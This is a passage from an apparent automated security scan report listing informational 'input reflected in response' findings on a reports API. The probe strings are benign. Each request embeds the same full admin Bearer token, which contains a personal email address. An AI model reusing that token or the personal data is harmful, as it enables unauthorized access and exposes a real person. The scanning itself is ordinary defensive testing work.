User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```


Response 1


```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:39 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"pageSize":["The value '20vhe3mwyl5i' is not
valid."]},"traceId":"00-4ac14c1aa27a806684a54e8fb8b0982e-60b5194ddfb842b7-00"}
```

10.4. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [URL path filename]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/Reports/tenant/1**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1


```
GET /Veracism/api/Reports/tenant/1wv54vq44vb?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```


Response 1


```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:02 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"tenantId":["The value '1wv54vq44vb' is not
valid."]},"traceId":"00-3261a3001d3b6317f644fb91303c2df7-80c794f55f30ad86-00"}
```

10.5. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/1**

Issue detail

The value of the **page** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/1?page=1a7lb3ynuem&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:34 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1a7lb3ynuem' is not
valid."]},"traceId":"00-6cefbafdb6d66cdd4aaf927d32b93da6-faf08949dfe8fff1-00"}
```

10.6. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/1**

Issue detail

The value of the **pageSize** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/1?page=1&pageSize=500d3283bl8zj HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:46 GMT
```

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"pageSize":["The value '500d3283bl8zj' is not valid."]},"traceId":"00-de78fd72c2cd35f97472b4d7e39ba624-1e34f61574eee2b2-00"}

10.7. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/13**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/13e0ugfy0nun?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
```

```
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:00 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"tenantId":["The value '13e0ugfy0nun' is not
valid."]},"traceId":"00-06587a26642a61a63648701fe0d1ddf0-0f25fad0720518f4-00"}
```

10.8. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/13**

Issue detail

The value of the **page** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/13?page=11jeevinr99&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:24 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '11jeevinr99' is not
valid."]},"traceId":"00-14ad809bb5488d565252405132a7d71a-4cf1f8d575f5f558-00"}
```

10.9. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/13**

Issue detail

The value of the **pageSize** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/13?page=1&pageSize=nzlh6tq2zp HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
```

```
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:44 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"pageSize":["The value 'nzlh6tq2zp' is not
valid."]},"traceId":"00-0cbbeca8d2e7cae16e5201f15aa6f277-5e419080af22b4fe-00"}
```

10.10. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/9**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/934s396924k?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
```

```
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:00 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"tenantId":["The value '934s396924k' is not valid."]},"traceId":"00-
ae92717ab549633d6777881d2c4dd7d7-ed003557e92e6ec7-00"}
```

10.11. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/9**

Issue detail

The value of the **page** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/9?page=1il9tb2mbg3&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
